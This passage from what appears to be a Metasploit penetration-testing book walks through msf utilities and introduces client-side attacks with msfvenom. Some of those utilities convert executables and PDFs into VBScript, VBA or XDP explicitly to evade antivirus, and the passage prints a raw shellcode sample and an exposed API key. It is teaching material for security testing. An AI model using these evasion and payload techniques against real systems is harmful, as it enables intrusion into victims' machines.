
Figure 5.20 – 'msfutilities' categories

We'll now learn about these utilities, starting with: `msf-exe2vbs`.

msf-exe2vbs

The payloads generated in `.exe` format usually get detected easily by antivirus programs. The `msf-exe2vbs` utility allows us to convert an executable payload into `VBScript` format. To use this utility, simply open up the terminal and type `msf-exe2vbs`. This utility requires two arguments to execute: the path to the `.exe` file that we wish to convert, and the path where we wish to store the `.vbs` file.

The following screenshot shows the utility converting `setup.exe` to `setup.vbs`:



```
root@kali:~# msf-exe2vbs
    Usage: msf-exe2vbs [exe] [vbs]
root@kali:~# msf-exe2vba /root/Desktop/setup.exe /root/Desktop/setup.vbs
[*] Converted 4096 bytes of EXE into a VBA script
root@kali:~# 
```


Figure 5.21 – Use of 'msf-exe2vbs' utility

We'll now learn about the next utility: `msf-exe2vba`.

msf-exe2vba

The payloads generated in the `.exe` format are usually easily detected by antivirus programs. The `msf-exe2vba` utility allows us to convert an executable payload into VBA format. The VBA can even be embedded into Excel spreadsheets. To use this utility, simply open up the terminal and type `msf-exe2vba`. This utility requires two arguments in order to execute: the path to the `.exe` file that we wish to convert, and the path where we wish to store the `.vba` file.

The following screenshot shows the utility converting `setup.exe` to `setup.vba`:



```
root@kali:~# msf-exe2vba
    Usage: msf-exe2vba [exe] [vba]
root@kali:~# msf-exe2vba /root/Desktop/setup.exe /root/Desktop/setup.vba
[*] Converted 4096 bytes of EXE into a VBA script
root@kali:~# 
```


Figure 5.22 – Use of 'msf-exe2vba' utility

We'll now learn about the next utility: `msf-pdf2xdp`.

msf-pdf2xdp

The Metasploit Framework is capable of generating payloads in PDF format. However, at times, the PDF file gets flagged by the security software. It is possible to encode the malicious PDF in XDP format in order to evade the antivirus and other security software. The `msf-pdf2xdp` utility allows us to convert a PDF file into XDP file format. To use this utility, simply open up the terminal and type `msf-pdf2xdp`. This utility requires two arguments in order to execute: the path to the `.pdf` file that we wish to convert and the path where we wish to store the `.xdp` file.

The following figure shows the utility converting `sample.pdf` to `sample.xdp`:




```
root@kali:~# msf-pdf2xdp
    Usage: msf-pdf2xdp input.pdf output.xdp
root@kali:~# msf-pdf2xdp /root/Desktop/sample.pdf /root/Desktop/sample.xdp
root@kali:~# ls /root/Desktop/sample.xdp
/root/Desktop/sample.xdp
root@kali:~# 
```

Figure 5.23 – Use of 'msf-pdf2xdp' utility

We'll now learn about the next utility: `msf-msf_irb`.

msf-msf_irb

The Metasploit Framework has a built-in Ruby shell that can be used for post-exploitation capabilities. However, it can be invoked separately as well using the command `msf-msf_irb_shell`, as in the following screenshot:



```
root@kali:~# msf-msf_irb_shell
>> puts "Hello Metasploit"
Hello Metasploit
=> nil
>> 
```


Figure 5.24 – Use of msf irb shell

Once invoked, you can fire any Ruby command and interact with the Ruby shell.

msf-pattern_create

There are certain situations specifically related to exploit development, where you are required to provide a specific pattern of characters as input. The `msf-pattern_create` utility helps generate a pattern of any given length and character combination.

As seen in the following screenshot, we generated a pattern with a length of 25, containing the characters `s` and `r`:



```
root@kali:~# msf-pattern_create -h
Usage: msf-pattern_create [options]
Example: msf-pattern_create -l 50 -s ABC,def,123
Ad1Ad2Ad3Ae1Ae2Ae3Af1Af2Af3Bd1Bd2Bd3Be1Be2Be3Bf1Bf

Options:
    -l, --length <length>            The length of the pattern
    -s, --sets <ABC,def,123>         Custom Pattern Sets
    -h, --help                       Show this message
root@kali:~# msf-pattern_create -l 25 -s sss,rrr
srsrsrsrsrsrsrsrsrsrsrsrs
root@kali:~# 
```


Figure 5.25 – Use of 'msf-pattern_create' utility

We'll now learn about the next utility: `msf-virustotal`.

msf-virustotal

VirusTotal is an online portal that accepts file samples as input and provides analysis on how many different antivirus engines were able to detect the file sample for the presence of malware. It is a very helpful and easy-to-use site. However, the Metasploit Framework provides a utility, `msf-virustotal`, which can be used to submit the file sample for analysis directly from the terminal without visiting the portal.


You can simply open up the terminal and type in `msf-virustotal -h` to get help with using the utility, as in the following screenshot:



```
root@kali:~# msf-virustotal -h
Usage: msf-virustotal [options]

Specific options:
    -k <key>                      (Optional) Virusl API key to use
    -d <seconds>                  (Optional) Number of seconds to wait for the report
    -q                            (Optional) Do a hash search without uploading the sample
    -f <filenames>                Files to scan

Common options:
    -h, --help                    Show this message
root@kali:~# 
```

Figure 5.26 – Use of 'msf-virustotal' utility

Using the `msf-virustotal -f <filename>` command, as in the following screenshot, we can submit a file sample for analysis and instantly get the results:



```
root@kali:~# msf-virustotal -f /root/Desktop/setup.exe
[*] Using API key: 501caf66349cc7357eb4398ac3298fdd03dec01a3e2f3ad576525aa7b57a1987
[*] Please wait while I upload /root/Desktop/setup.exe...
[*] VirusTotal: Scan request successfully queued, come back later for the report
[*] Sample MD5 hash    : bc68b03a9a0a3b24b9fb8f922a70395a
[*] Sample SHA1 hash   : d530c62f2a7bf3ecc8fcf75c4f0296882da859a5
[*] Sample SHA256 hash : 668781d7d48572ed9de6fa5eed9b3dcc5ea392c87842797c749a6bf34cac9bb0
[*] Analysis link: https://www.virustotal.com/file/668781d7d48572ed9de6fa5eed9b3dcc5ea392c87842797c749a6bf34cac9bb0/analysis/1570012037/
[*] Requesting the report...
[*] Analysis Report: setup.exe (36 / 66): 668781d7d48572ed9de6fa5eed9b3dcc5ea392c87842797c749a6bf34cac9bb0
======================================================================================================

 Antivirus             Detected  Version               Result                                     Update
 ---------             --------  -------               ------                                     ------
 ALYac                 true      1.1.1.5               DeepScan:Generic.RozenaA.243381D9          20190928
 APEX                  true      5.67                  Malicious                                  20190928
 AVG                   true      18.4.3895.0           Win32:Evo-gen [Susp]                       20190928
 Acronis               true      1.1.1.58              suspicious                                 20190923
 Ad-Aware              true      3.0.5.370             DeepScan:Generic.RozenaA.243381D9          20190928
 AegisLab              false     4.2                                                              20190928
 AhnLab-V3             true      3.16.2.25355          Malware/Win32.RL_Generic.R283409           20190927
 Alibaba               false     0.3.0.5                                                          20190527
 Antiy-AVL             false     3.0.0.1                                                          20190926
 Arcabit               true      1.0.0.857             DeepScan:Generic.RozenaA.243381D9          20190928
 Avast                 true      18.4.3895.0           Win32:Evo-gen [Susp]                       20190928
 Avast-Mobile          false     190927-00                                                        20190927
 Avira                 true      8.3.3.8               TR/Crypt.XPACK.Gen                         20190928
 Baidu                 false     1.0.0.2                                                          20190318
 BitDefender           true      7.2                   DeepScan:Generic.RozenaA.243381D9          20190928
 CAT-QuickHeal         false     14.00                                                            20190927
 CMC                   false     1.1.0.977                                                        20190321
 ClamAV                false     0.101.4.0                                                        20190927
 Comodo                false     31537                                                            20190927
 CrowdStrike           true      1.0                   win/malicious_confidence_100% (D)          20190702
 Cybereason            true      1.2.449               malicious.a9a0a3                           20190616
 Cylance               true      2.3.1.101             Unsafe                                     20190928
 Cyren                 false     6.2.2.2                                                          20190928
 DrWeb                 false     7.0.41.7240                                                      20190928
 ESET-NOD32            true      20092                 a variant of Win32/Rozena.ABC              20190928
 Emsisoft              true      2018.12.0.1641        DeepScan:Generic.RozenaA.243381D9 (B)      20190928
 F-Prot                false     4.7.1.166                                                        20190928
```


Figure 5.27 – Use of 'msf-virustotal' utility

We'll now `msf-virustotallearn` about the next utility: `msf-makeiplist`.

msf-makeiplist

While performing penetration testing or scanning on larger networks, you will often be required to deal with IP ranges and subnets. There are several tools, such as NMAP and Metasploit, that take the IP range as input and then perform the scan, while some tools take individual IPs as an input. The `msf-makeiplist` utility takes an IP range as input and converts it into a list of individual IPs from that range.

To start with, just open up the terminal and type in `msf-makeiplist -h`, as in the following screenshot:




```
root@kali:~# msf-makeiplist -h
This script takes a list of ranges and converts it to a per line IP list.
Usage: msf-makeiplist [options]

Specific options:
    -i <filename>                    Input file
    -o <filename>                    (Optional) Output file. Default: iplist.txt

Common options:
    -h, --help                       Show this message
root@kali:~#
```

Figure 5.28 – Use of 'msf-makeiplist' utility

This utility takes two arguments: the input file that has the IP range, and the output file where we wish to save the list of individual IPs.


Let's consider a file that has an IP range as in the following screenshot:



```
root@kali:~# cat /root/Desktop/IP.txt
192.168.100.0-50
root@kali:~#
```

Figure 5.29 – Input for 'msf-makeiplist' utility

Now, let's run the utility using the `msf-makeiplist -i<filename> -o <filename>` command, as in the following figure:



```
root@kali:~# msf-makeiplist -i /root/Desktop/IP.txt -o /root/Desktop/IPList.txt
[*] Generating list at /root/Desktop/IPList.txt
[*] Done.
root@kali:~# cat /root/Desktop/IPList.txt
192.168.100.0
192.168.100.1
192.168.100.2
192.168.100.3
192.168.100.4
192.168.100.5
192.168.100.6
192.168.100.7
192.168.100.8
192.168.100.9
192.168.100.10
192.168.100.11
192.168.100.12
```

Figure 5.30 – Use of 'msf-makeiplist' utility

As seen in the preceding figure, the utility quickly converted the IP range of `192.168.100.0-50` to individual IPs.

Summary

We started this chapter with learning how to set up and manage the Metasploit Database. We then learned about triggering NMAP and Nessus scans from within the Metasploit console. We then saw vulnerability detection using various Metasploit auxiliary modules and auto-exploitation with `db_autopwn`. We also saw the advanced post-exploitation features of the Metasploit Framework using meterpreter and then concluded with an introduction to several useful msf utilities.

In the next chapter, we'll learn about the interesting client-side exploitation features of the Metasploit Framework.

Exercises

- Perform NMAP and Nessus scans on Metasploitable 2.
- Try using `db_autopwn` on Metasploitable 2.
- Explore various Meterpreter capabilities.

Further reading

More information on Meterpreter can be found at `https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/`.

6 Client-Side Attacks with Metasploit

In the previous chapter, we learned how to use tools such as NMAP and Nessus to directly exploit vulnerabilities in the target system. However, the techniques that we learned are only useful if the attacker's system and the target system are within the same network.

In this chapter, we'll look at an overview of the techniques used to exploit systems that are located in different networks altogether.

The topics to be covered in this chapter are as follows:

- Understanding the need for client-side attacks
- Exploring the `msfvenom` utility
- Using **MSFvenom Payload Creator** (**MSFPC**)
- Social engineering with Metasploit
- Using browser autopwn

Understanding the need for client-side attacks

In the previous chapter, we used the `MS08_067net api` vulnerability in our target system to gain complete administrator-level access to the system. We configured the value of the RHOST variable as the IP address of our target system. Now, the exploit was successful only because the attacker's system and the target system were both on the same network (the IP address of the attacker's system was `192.168.44.134` and the IP address of the target system was `192.168.44.129`).

This scenario was pretty straightforward, as shown here:



Sends exploit code with payload
Reverse Meterpreter Shell
ATTACKER
IP Address - 192.168.1.10
VICTIM
IP Address - 192.168.1.23

Figure 6.1 – Attack Scenario

Now consider the scenario shown in the following figure. The IP address of the attacker's system is a public address, and he is trying to exploit a vulnerability on a system that is not in the same network. Note that the target system, in this case, has a private IP address (10.11.1.56) and is NATed behind an internet router (88.43.21.9x). So, there's no direct connectivity between the attacker's system and the target system. By setting the RHOST to 89.43.21.9, the attacker can only reach the internet router and not the desired target system. In this case, we need to adopt another approach for attacking our target system, known as client-side attacks:




Figure 6.2 – Attack scenario with victim behind NAT

The type of attack that we will adopt is the client-side attack. Let's get a better understanding of these attacks in the next section.

What are client-side attacks?

As we have seen in the preceding section, if the target system is not in the same network as that of the attacker then the attacker cannot reach the target system directly. In this case, the attacker will have to send the payload to the target system by some other means. Some of the techniques for delivering the payload to the target system are listed here:

- The attacker hosts a website with the required malicious payload and sends it to the victim.
- The attacker sends the payload embedded in any innocent-looking file, such as a DOC, PDF, or XLS, to the victim over email.
- The attacker sends the payload using an infected media drive (such as a USB flash drive, CD, or DVD).

Now, once the payload has been sent to the victim, the victim needs to perform the required action in order to trigger the payload. Once the payload is triggered, it will connect back to the attacker and give him the required access. Most client-side attacks require the victim to perform some kind of action or other.

The following flowchart summarizes how client-side attacks work:



Generate a payload using msfvenom
Start listener to handle incoming connections
Send payload to victim
Wait for reverse session

Figure 6.3 – Attack procedure for client-side attacks

What is a shellcode?

Let's break the word *shellcode* into *shell* and *code*. In simple terms, a shellcode is a code that is designed to give a shell access to the target system. Practically, a shellcode can do lot more than just giving a shell access. It all depends on what actions are defined in the shellcode. When executing client-side attacks, we need to choose the precise shellcode that will be part of our payload. Let's assume there's a certain vulnerability in the target system; the attacker can write a shellcode to exploit that vulnerability. A shellcode is typically a hex-encoded data and may look like this:

```
"
```

```
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2" "\x51\x68\x6c\x6c\x20\x20\
x68\x33" "\x32\x2e\x64\x68\x75\x73\x65\x72" "\x89\xe1\xbb\x7b\
x1d\x80\x7c\x51" "\xff\xd3\xb9\x5e\x67\x30\xef\x81" "\xc1\x11\
x11\x11\x11\x51\x68\x61" "\x67\x65\x42\x68\x4d\x65\x73\x73" "\
x89\xe1\x51\x50\xbb\x40\xae\x80" "\x7c\xff\xd3\x89\xe1\x31\xd2\
x52" "\x51\x51\x52\xff\xd0\x31\xc0\x50" "\xb8\x12\xcb\x81\x7c\
xff\xd0";"
```

What is a reverse shell?

A reverse shell is a type of shell that, upon execution, connects back to the attacker's system, giving a shell access. The attacker can virtually execute any command upon getting the victim's shell access.

What is a bind shell?

A bind shell is a type of shell that, upon execution, actively listens for connections on a particular port. The attacker can then connect to this port in order to get access to a shell.

What is an encoder?

The `msfvenom` utility would generate a payload for us. However, the likelihood of our payload being detected by an antivirus on the target system is quite high. Almost all industry-leading antivirus and security software programs have signatures to detect Metasploit payloads. If our payload gets detected, it will render it useless and our exploit would fail. This is exactly where the encoder comes to the rescue. The job of the encoder is to obfuscate the generated payload in such a way that it doesn't get detected by antivirus (or similar security software) programs.


Exploring the msfvenom utility

Earlier, the Metasploit Framework offered two different utilities, namely, `msfpayload` and `msfencode`. `msfpayload` was used to generate a payload in a specified format and `msfencode` was used to encode and obfuscate the payload using various algorithms. However, the latest version of the Metasploit Framework has combined these utilities into a single utility called `msfvenom`.

> **Important Note**
>
> `msfvenom` is a separate utility and doesn't require `msfconsole` to be running at the same time.

The `msfvenom` utility can generate a payload as well as encode it in a single command. We shall look at a few commands next:


- **List payloads**: The `msfvenom` utility supports all standard Metasploit payloads. We can list all the available payloads using the `msfvenom --list payloads` command, as in the following screenshot:



```
root@kali:~# msfvenom --list payloads

Framework Payloads (455 total)
==============================

    Name                                Description
    ----                                -----------
    aix/ppc/shell_bind_tcp              Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port             Spawn a shell on an established connection
    aix/ppc/shell_interact              Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp           Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http    Run a meterpreter server on Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https   Run a meterpreter server on Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp     Run a meterpreter server on Android. Connect back stager
